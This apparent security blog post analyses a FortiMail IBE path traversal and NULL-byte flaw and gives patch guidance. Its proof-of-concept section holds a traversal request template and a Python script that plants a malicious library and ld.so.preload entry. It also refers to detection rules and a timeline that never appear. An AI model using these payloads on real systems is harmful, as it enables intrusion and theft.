
Fortinet FortiMail is a widely deployed enterprise email security gateway that handles inbound and outbound email filtering, anti-spam, anti-malware, Data Loss Prevention (DLP), and Identity-Based Encryption (IBE) for organizations of all sizes.
It typically sits in the email delivery path and processes every message entering or leaving an organization. This makes it a high-value target. A successful compromise can give attackers visibility into organizational email traffic and provide a foothold in the internal network.

CVE-2026-104286 is a pre-authentication remote code execution vulnerability in FortiMail’s IBE web interface. A single crafted HTTP request to the /ibe endpoint allows an unauthenticated attacker to write arbitrary files to the underlying filesystem by combining a path traversal weakness (CWE-22) with improper NULL byte handling (CWE-158).
In observed attacks, attackers chained this file-write capability into full code execution as root. They did this by dropping a malicious shared library and modifying ld.so.preload.
The vulnerability requires no authentication or user interaction. It can be exploited remotely from anywhere the IBE webmail interface is accessible.

Fortinet published advisory FG-IR-26-175 on October 1, 2026, confirming active exploitation in the wild before a patch was available. CISA added the vulnerability to its Known Exploited Vulnerabilities (KEV) catalog on the same day, setting an accelerated remediation deadline of October 4 for federal civilian agencies.
Fortinet subsequently released fixes for FortiMail 8.0.2, 7.6.7, and 7.4.9. FortiMail 7.2.x has no dedicated fix and requires migration to version 7.4 or later.
What is Fortinet FortiMail?
Fortinet FortiMail is an enterprise email security gateway available as physical appliances, virtual machines (VMware, Hyper-V, and KVM), and cloud instances (AWS, Azure, and GCP).
It provides multiple layers of email protection, including:
- Inbound and outbound filtering: Anti-spam, anti-malware, anti-phishing, and sandboxing.
- Data Loss Prevention (DLP): Content inspection and policy enforcement for outbound email.
- Identity-Based Encryption (IBE): Portal-based encrypted email delivery for recipients without S/MIME or PGP keys. Recipients access encrypted messages through a web portal hosted on the FortiMail appliance.
- Email authentication: DKIM signing and SPF/DMARC enforcement.
- Integration: Connectivity with FortiSandbox, FortiGuard threat intelligence, and the broader Fortinet Security Fabric.
FortiMail processes every email that passes through the gateway. It also holds TLS certificates and private keys for email domains and stores copies of encrypted messages for IBE portal access.
In many deployments, it also has network-level access to internal mail servers and directory services such as LDAP and Active Directory.
A full compromise of the FortiMail appliance can therefore expose an organization’s entire email corpus and configured credentials. It can also give attackers a potential pivot point into the internal network.
The IBE feature is particularly relevant to CVE-2026-104286. It allows senders to encrypt messages for recipients who do not have their own encryption keys.
The recipient receives a notification email containing a link to the FortiMail web portal. They can then authenticate and access the decrypted message through the portal.
Since external recipients need access to this portal, the IBE web interface is often exposed to the internet. This creates a publicly accessible attack surface that attackers can target without first gaining access to an organization’s internal network.
Vulnerability Overview
The vulnerability resides in FortiMail’s IBE web interface, specifically the endpoint that serves encrypted email to external recipients.
The /ibe endpoint processes HTTP/HTTPS requests containing user-supplied path components. Its input validation fails to properly handle two distinct attack techniques.
1. Path Traversal (CWE-22)
The IBE endpoint accepts a path parameter in HTTP requests. The application does not adequately remove or reject directory traversal sequences such as ../ from this input.
An attacker can exploit this weakness to navigate outside the intended directory and access locations elsewhere on the filesystem.
2. NULL Byte Injection (CWE-158)
The attacker inserts a NULL byte (\x00) into the path string.
The validation logic, potentially implemented in a higher-level language or framework that handles strings as length-delimited values, evaluates the path up to the NULL byte and considers it safe.
However, the underlying C-level file I/O may interpret the NULL byte as a string terminator in certain operations while other components handle the full input buffer differently.
This difference in how the application and underlying system interpret the path creates a validation gap. The security check passes, but the file operation can target a different location than the one validated.
The combination of these weaknesses produces an unauthenticated arbitrary file write primitive.
An attacker can write arbitrary content to filesystem locations on the FortiMail appliance, subject to the permissions available to the web service process. On FortiMail, the elevated privileges of this process make the vulnerability particularly dangerous.
From File Write to Code Execution
An arbitrary file write on a Linux-based appliance provides a well-understood path to privilege escalation. In the attacks observed in the wild, attackers used multiple persistence mechanisms:
- Write a malicious shared library: The attacker dropped a compiled shared object (liblog.so, SHA-256: 8015f34dc84922b03688399d7f9fe7a00361789f7e420c7e2a2cdb23e75cef84) into /data/lib/.
- Modify ld.so.preload: The attacker created /data/etc/ld.so.preload (SHA-256: 8953ec7960b09f544a880b072ad4e6cfda7a8303f486251d3478dcfdfbac23b6), configuring it to load the dropped library.
- Replace binaries: The attacker modified /bin/smit, Fortinet’s system management binary (SHA-256: 77324ac428bde86d351fc5fc06f6d64a6bfe737dfb2743df1d4c5ac2418a5b6a). They also dropped backdoor binaries named /data/bin/webconsole and /data/bin/mailservice.
- Modify the web server configuration: The attacker modified /data/etc/httpd.conf (SHA-256: 703e97c64e61e41dc3aaba580d82bb2aa7b6a11b54ee6fb467ed5d5a3bffdef5).
- Exfiltrate data: The attacker created an archive account named archive234, configured to exfiltrate data to 79.141.169[.]187 through the /uploads path. They also modified /data/migadmin.tar.gz.
This multi-layered persistence chain combines ld.so.preload hijacking (T1574.006), binary replacement, and web server reconfiguration. All these actions were enabled by a single arbitrary file-write primitive.
Verify the Vulnerable Endpoint is Reachable
The IBE web is the attack surface. Verify it’s accessible:
# Check if the IBE endpoint responds
curl -sk https://<FORTIMAIL_IP>/ibe/ -o /dev/null -w "%{http_code}"

# Expected: 200 or 302 (redirect to login) on vulnerable versions
# If IBE is disabled: 403 or connection refused
A response from /ibe/ confirms the attack surface is exposed. If the endpoint returns a 403 or the connection is refused, IBE may already be disabled to check with:
# Check IBE status via FortiMail CLI (requires admin access)
# config system encryption ibe
#   show
# Look for: set status enable/disable
Verifying the Patch
After applying the fix (8.0.2, 7.6.7, or 7.4.9):
# The patched version should still serve the IBE endpoint normally
curl -sk https://<FORTIMAIL_IP>/ibe/ -o /dev/null -w "%{http_code}"
# Expected: 200 or 302 (IBE still works)

# But path traversal payloads should now be rejected:
curl -sk "https://<FORTIMAIL_IP>/ibe/..%00../ etc/passwd" -o /dev/null -w "%{http_code}"
# Expected on patched: 400 or 403
# Expected on vulnerable: potentially 200 with file content or a write confirmation
The observable difference: patched builds reject requests containing directory traversal sequences in the IBE path, returning 400 (Bad Request) or 403 (Forbidden). Vulnerable builds process the traversal and reach the file I/O stage.
Proof of Concept
The Attack Request
Based on published analysis and the structure of the vulnerability, the attack reduces to a single HTTP request:
POST /ibe/<traversal_path>%00<safe_suffix> HTTP/1.1
Host: <FORTIMAIL_IP>
Content-Type: application/octet-stream
Content-Length: <payload_length>

<file_content_to_write>
The <traversal_path> uses ../ sequences to escape the IBE web root and navigate to the target directory. The %00 null byte terminates the path as seen by the validation layer, while <safe_suffix> provides an innocuous-looking extension that satisfies any file-type checks.
Observed PoC Structure
Two public PoC repositories have appeared on GitHub: 0xREBYTE/CVE-2026-104286-PoC and ShadowForge-Cyber/CVE-2026-104286-POC.
Sploitus assigns both repositories high confidence scores, but neither has been independently validated. Treat these repositories as potentially malicious and avoid executing code from unverified CVE PoC repositories.
The general PoC structure, reconstructed from published descriptions, is outlined below:
# Conceptual reconstruction — per published analysis, not a tested exploit
import requests

target = "https://<FORTIMAIL_IP>"
traversal = "../" * 10  # escape IBE web root
null_byte = "%00"
safe_suffix = ".html"

# Stage 1: Write malicious shared library
with open("liblog.so", "rb") as f:
    payload = f.read()

r = requests.post(
    f"{target}/ibe/{traversal}data/lib/liblog.so{null_byte}{safe_suffix}",
    data=payload,
    verify=False
)
print(f"Stage 1 (library drop): {r.status_code}")

# Stage 2: Modify ld.so.preload
preload_content = b"/data/lib/liblog.so\n"
r = requests.post(
    f"{target}/ibe/{traversal}etc/ld.so.preload{null_byte}{safe_suffix}",
    data=preload_content,
    verify=False
)
print(f"Stage 2 (preload hijack): {r.status_code}")
Output Table
| Output | What It Confirms |
|---|---|
| HTTP 200 on Stage 1 | The IBE endpoint accepted the traversal path and wrote the library to /data/lib/liblog.so |
| HTTP 200 on Stage 2 | The preload file was overwritten, establishing the persistence mechanism |
| New process executing attacker code | The ld.so.preload hijack succeeded; any subsequent process spawn loads the malicious library |
| IoC: archive234 account + callback to 79.141.169[.]187 | The dropped library established C2 communication |
Note: The output provides only partial visibility into the attack. The HTTP response status confirms that the file was written successfully, but code execution occurs asynchronously when the next process starts. Attacks observed in the wild confirmed successful execution through callback connections to attacker-controlled infrastructure.
Static Analysis and Root Cause
FortiMail’s IBE Architecture: Why the Web Handler Has Filesystem Access
FortiMail’s Identity-Based Encryption (IBE) uses envelope encryption to deliver encrypted emails to recipients who do not have S/MIME or PGP keys.
When a FortiMail user sends an encrypted message to an external recipient, the appliance follows this process:
- Encrypts the message body using a symmetric key.
- Stores the encrypted content on the appliance’s local filesystem under /data/ibe/.
- Sends the recipient a notification email containing a link to https://<fortimail>/ibe/<message-id>.html.
- The recipient opens the link, authenticates using a one-time PIN or identity challenge, and accesses the decrypted message through the IBE web handler.
This architecture requires the IBE web handler to perform direct filesystem read and write operations. It reads encrypted message files to serve them and writes session and authentication state during the PIN challenge process.
The handler runs as part of FortiMail’s main web service. According to the described architecture, this service operates with root-equivalent privileges because it also manages mail queues, TLS certificates, and system configuration.
There is no process-level isolation between the IBE handler and the other components of the appliance.
This creates an important security concern: any path traversal vulnerability in the IBE handler could inherit the full filesystem privileges of the web service, potentially allowing an attacker to modify sensitive files outside the intended IBE storage directory.
The IBE Web Handler: Insufficient Path Validation

The handler receives the URL path from the HTTP request, performs validation checks to identify known-bad patterns or enforce path constraints, and then passes the validated path to the file I/O layer.
However, the validation is insufficient in two ways:
- Incomplete path normalization: The handler does not fully normalize the path before validation. This can allow encoded traversal sequences, such as %2e%2e%2f or ..%00/, to bypass path checks.
- Improper NULL byte handling: The validation logic does not adequately account for how NULL bytes are handled by downstream file I/O operations.
These weaknesses can create a mismatch between the path checked by the application and the path processed by the underlying filesystem. As a result, a path that passes validation may still resolve to an unintended filesystem location.
Illustrative control flow (inferred, not decompiled code)
The following pseudocode illustrates how the validation gap could occur. It is an inferred representation of the vulnerability, not Fortinet’s actual source code.
- It does not fully normalize the path before checking (allowing encoded traversal sequences like %2e%2e%2f or ..%00/)
- It does not account for NULL byte behavior in the downstream file I/O
// Inferred control flow — not decompiled code
// FortiMail's web service is C/C++ based (FortiOS derivative)
IBE_WebHandler.processRequest(HttpRequest req) {
    String path = req.getPath();        // "/ibe/../../../etc/ld.so.preload%00.html"

    // Validation: likely uses strstr() or regex on the decoded path
    // The NULL byte (\x00) terminates the C string at the validation layer
    if (isPathSafe(path)) {             // PASSES — sees only "/ibe/message_12345.html"
        FileIO.write(resolvePath(path), req.getBody());   // WRITES to full traversal path
    }
}
The NULL Byte in C-Based Appliances:Why FortiMail Is Especially Vulnerable
FortiMail’s firmware is a FortiOS derivative built primarily in C/C++. In C, strings are conventionally NULL-terminated. Functions such as strlen(), strstr(), and strcmp() stop processing a string at the first \x00 byte.
However, filesystem system calls such as open() and write(), along with the HTTP parser that extracts URL paths, may handle the underlying byte buffers differently.
This difference in string handling can create a validation gap if one component checks a truncated string while another processes a differently decoded or constructed path.
The exact behavior depends on where FortiMail performs URL decoding relative to path validation:
| Layer | NULL Byte Handling | What It Sees |
|---|---|---|
| HTTP parser (raw URL) | Percent-decodes %00 to \x00 byte | Full URL with embedded null |
| Path validator (C string ops) | strstr(path, “../”) stops at \x00 | /ibe/message_12345.html |
| File I/O (raw buffer) | Passes full buffer to open() or custom resolver | /ibe/../../../etc/ld.so.preload |
This is a classic CWE-158 (Improper Neutralization of Null Byte or NUL Character) scenario.
Similar vulnerabilities have affected several programming languages and platforms over the years, including PHP (NULL byte path truncation, addressed in PHP 5.3.4), Java (NULL byte injection in the File constructor, addressed in JDK 7u40), and Python (NULL byte handling in os.open(), addressed in Python 2.7.9 and 3.4.2).
In C-based appliances such as FortiMail, addressing this issue requires careful handling across individual code paths.
Unlike environments where a language runtime may enforce centralized input checks, each component that processes filesystem paths must explicitly reject NULL bytes before passing paths to filesystem operations.
The NULL Byte Split: Validation and Reality Mismatch
The core of the vulnerability is a validation and reality mismatch due to NULL byte handling. This is a well-known vulnerability class covered by CWE-158 and has affected numerous products over the years.
The mismatch can be illustrated through two different interpretations of the same input:
- What the validator sees: /ibe/message_12345.html. The NULL byte terminates the string early, causing the validator to see only the truncated path.
- What the filesystem processes: /ibe/../../../etc/ld.so.preload. If the downstream file operation receives a separately decoded or constructed path containing the traversal sequence, it may resolve to the unintended filesystem location.
This discrepancy can occur when the validation layer and file I/O layer handle NULL bytes differently.
For example, a validator using C-style string functions may stop processing at the first \x00 byte and approve a truncated path.
A downstream component that constructs or processes the filesystem path differently may then operate on a different value.
The exact mechanism depends on FortiMail’s implementation. The discrepancy could occur between a high-level framework and a C library, between a string sanitizer and a raw-buffer handler, or between two C functions with different string-handling behavior.
Fortinet’s advisory does not specify the precise implementation details, and no public decompilation of the vulnerable code has been published. Therefore, the exact validation and file I/O sequence remains unconfirmed.
The File Write Sink: Elevated Privileges
The IBE web service performs filesystem operations with elevated privileges on the FortiMail appliance. This is an architectural requirement because FortiMail’s web services need access to mail stores, encryption keys, and system configuration.
However, these privileges increase the impact of a path traversal vulnerability. An arbitrary file-write capability can potentially extend beyond the intended web directory and reach sensitive locations across the filesystem.
The ld.so.preload Persistence: From File Write to Code Execution
The attackers’ choice of ld.so.preload as a persistence mechanism follows a well-known Linux technique documented under MITRE ATT&CK T1574.006 (Dynamic Linker Hijacking).
The dynamic linker (ld.so) reads the /etc/ld.so.preload configuration file when a dynamically linked process starts. It loads the shared libraries listed in that file before other libraries.
By adding a malicious shared library to the preload configuration, an attacker can cause the library to be loaded into subsequent dynamically linked processes. This allows malicious code to execute repeatedly whenever those processes start, providing a persistent execution mechanism.
The library’s __attribute__((constructor)) function executes automatically when loaded:
// Conceptual structure of the dropped library — inferred from IoC behavior
__attribute__((constructor))
void init(void) {
    // Establish persistence: create archive account, set up C2 callback
    // Per IoC reports: account "archive234", callback to 79.141.169[.]187
    // Additional: root cron job at /migadmin
}
Prior Fortinet CVEs:Same Pattern, Escalating Severity
CVE-2026-104286 is not an isolated event. Fortinet appliances have been a recurring target for critical pre-auth vulnerabilities, several of them zero-days:
| CVE | Product | Year | Type | CVSS | Zero-Day? |
|---|---|---|---|---|---|
| CVE-2023-34992 | FortiSIEM | 2023 | OS Command Injection | 9.7 | No |
| CVE-2024-47575 | FortiManager (“FortiJump”) | 2024 | Missing Auth → RCE | 9.8 | Yes |
| CVE-2024-55591 | FortiOS | 2025 | Auth Bypass → Super-Admin | 9.6 | Yes |
| CVE-2024-40588 | FortiMail | 2025 | Relative Path Traversal | 4.4 | No |
| CVE-2026-104286 | FortiMail | 2026 | Path Traversal + NULL Byte → RCE | 9.8 | Yes |
The direct predecessor in FortiMail is CVE-2024-40588:
| Dimension | CVE-2024-40588 | CVE-2026-104286 |
|---|---|---|
| Disclosure | August 2025 | October 2026 |
| Class | Relative path traversal (CWE-23) | Path traversal + NULL byte (CWE-22 + CWE-158) |
| CVSS | 4.4 (Medium) | 9.8 (Critical) |
| Auth Required | Yes (authenticated) | No (pre-auth) |
| Impact | Limited file access | Arbitrary file write → RCE |
| Attack Surface | Upload message feature | IBE web interface |
| In-the-Wild | Not reported | Active exploitation |
| Discoverer | Internal Fortinet PSIRT | Gwendal Guégniaud (Fortinet PSIRT) |
Why the Path Traversal Pattern Persisted
The progression from CVE-2024-40588 to CVE-2026-104286 highlights a recurring problem in appliance security: fixes that restrict a specific attack path without addressing the underlying weakness in how applications handle filesystem paths.
The earlier vulnerability, CVE-2024-40588, required authentication, limiting its practical impact to attacks involving authenticated access. The fix appears to have focused on adding validation to the affected file-upload handler without addressing other potential path-handling weaknesses across the codebase.
CVE-2026-104286 targets a different endpoint, the IBE interface instead of the upload handler. It also involves a different exploitation technique, combining path traversal with NULL byte injection rather than relying solely on conventional ../ sequences.
However, both vulnerabilities raise concerns about how user-supplied paths reach filesystem operations. If path validation is implemented separately across different application components, weaknesses in one handler may remain even after another has been patched.
This points to a broader architectural concern. Individual traversal techniques can be addressed through targeted patches, but a more sustainable solution requires consistent path handling across the application.
All user-supplied paths should undergo decoding and canonicalization before validation. Applications should then enforce strict directory boundaries and reject invalid characters, including embedded NULL bytes, before performing filesystem operations.
The NULL byte technique also raises questions about whether path validation and file I/O occur at different abstraction layers with different string-handling semantics. If confirmed, this would indicate a deeper input-handling weakness that could extend beyond CWE-158 to other filesystem-related vulnerabilities.
Does It Fix the Root Cause?
Partially. Rejecting NULL bytes and normalizing paths address the specific attack vector behind CVE-2026-104286. However, the advisory does not establish whether Fortinet has implemented a centralized path sanitizer across all web endpoints or limited the changes to the IBE handler.
If the fix is endpoint-specific, other components that perform filesystem operations may still have similar path-handling weaknesses. These could become potential targets for future attacks.
The patch also does not appear to address a broader architectural concern: the web service’s elevated filesystem privileges. Restricting the IBE handler’s filesystem access to the IBE data directory through process isolation or sandboxing would provide an additional layer of protection against future path traversal vulnerabilities.
What the Patch Does Not Fix
- Elevated filesystem privileges: The web service’s access to sensitive filesystem locations remains an architectural risk unless Fortinet has changed its privilege model.
- Other vulnerable endpoints: Web endpoints that handle user-supplied paths may have similar validation gaps if they do not share a common path sanitization mechanism.
- Dynamic linker abuse: The ld.so.preload persistence technique remains a potential escalation method if another vulnerability allows attackers to write to the relevant preload configuration or library locations with sufficient privileges.
Addressing these concerns requires more than fixing the IBE endpoint. Fortinet would need to enforce consistent path validation across its web services and restrict filesystem access based on each component’s actual requirements.
Severity and Impact
Why This Scores 9.8, Not 10.0
The CVSS 3.1 vector is AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H. The metric that keeps the score from a perfect 10.0 is Scope: Unchanged.
Even though an attacker can achieve root-level code execution on the appliance, the CVSS Scope metric measures whether exploitation impacts resources beyond the security authority of the vulnerable component.
In this case, FortiMail is the vulnerable component, and the attacker gains control within the same appliance. Even with root privileges, the compromise remains within the component’s security authority. Therefore, the Scope metric remains Unchanged.
In practical terms, the distinction between a CVSS score of 9.8 and 10.0 makes little difference to the risk facing an organization. Root-level access to an enterprise email gateway can give an attacker:
- Access to email traffic: Visibility into emails passing through the appliance, including potentially sensitive business communications.
- Access to cryptographic material: Access to stored TLS certificates and private keys.
- Credential exposure: Potential access to configured credentials, including LDAP bind accounts and SMTP relay credentials.
- Internal network access: A potential pivot point for moving deeper into the organization’s internal network.
Impact
| Dimension | Assessment |
|---|---|
| Confidentiality | HIGH: Full access to all email content, stored credentials, TLS keys |
| Integrity | HIGH:Arbitrary file write; can modify any system file, inject mail, alter logs |
| Availability | HIGH:Can destroy configuration, stop services, or brick the appliance |
| Privilege Gained | Root (via ld.so.preload hijack) |
| Authentication Required | None |
| User Interaction | None |
| Attack Complexity | Low: single HTTP request |
Affected Versions
| Branch | Affected Range | Fixed Version | Notes |
|---|---|---|---|
| 8.0 | 8.0.0 – 8.0.1 | 8.0.2 | Patch released post-October 5 |
| 7.6 | 7.6.0 – 7.6.6 | 7.6.7 | Patch released post-October 5 |
| 7.4 | 7.4.0 – 7.4.8 | 7.4.9 | Patch released post-October 5 |
| 7.2 | 7.2.0 – 7.2.9 | Migrate to 7.4.9+ | No 7.2.x fix; branch EOL guidance |
| 7.0 | 7.0.0 – 7.0.9 | Migrate to 7.4.9+ | Per some sources; verify with Fortinet |
Timeline
The timeline for CVE-2026-104286 moved fast, from confirmed zero-day exploitation to CISA’s KEV catalog in a single day, with patches arriving after the federal remediation deadline had already passed.
The following captures the full disclosure sequence:
Conclusion
CVE-2026-104286 demonstrates that path traversal vulnerabilities in email security gateways remain a critical threat and that NULL byte injection, a technique from the early 2000s, still produces 9.8-severity bugs in 2026 enterprise products.
The progression from CVE-2024-40588 (Medium, authenticated, limited file access) to CVE-2026-104286 (Critical, pre-auth, arbitrary file write to RCE) in the span of one year shows the cost of narrowing attack surface instead of fixing root causes.
The earlier fix addressed the specific upload handler without auditing the IBE path-handling code that uses the same architectural pattern: user-supplied path components reaching the filesystem through a validation layer that doesn’t normalize its inputs.
The next CVE of this class in FortiMail or in any Fortinet appliance with web-exposed file-handling endpoints will likely involve a different traversal encoding, a different endpoint, or a different file-type check bypass.
But the same root cause: path validation and file I/O happening at different abstraction layers with different string semantics.
Until Fortinet implements a centralized, normalize-before-validate path sanitizer across all web endpoints (or sandboxes the IBE service to restrict its filesystem access), variants will continue to surface.
For defenders: patch to FortiMail 8.0.2, 7.6.7, or 7.4.9 immediately. Assume compromise on any instance that was exposed during the zero-day window.
Rotate all credentials stored on the appliance. Deploy the detection rules above and monitor for the published indicators of compromise.
And place the IBE interface behind a WAF with path traversal detection — it should never have been bare on the internet.
References
- Fortinet PSIRT Advisory FG-IR-26-175 :https://www.fortiguard.com/psirt/FG-IR-26-175
- CISA Known Exploited Vulnerabilities Catalog — https://www.cisa.gov/known-exploited-vulnerabilities-catalog
- NVD CVE-2026-104286 :https://nvd.nist.gov/vuln/detail/CVE-2026-104286
- Tenable CVE-2026-104286: https://www.tenable.com/cve/CVE-2026-104286
- SecurityWeek Coverage: https://www.securityweek.com/exploited-fortinet-fortimail-zero-day-calls-for-urgent-action/
- MITRE ATT&CK T1574.006: Dynamic Linker Hijacking
- CVE-2024-40588 (prior FortiMail path traversal): Fortinet PSIRT FG-IR-24-552
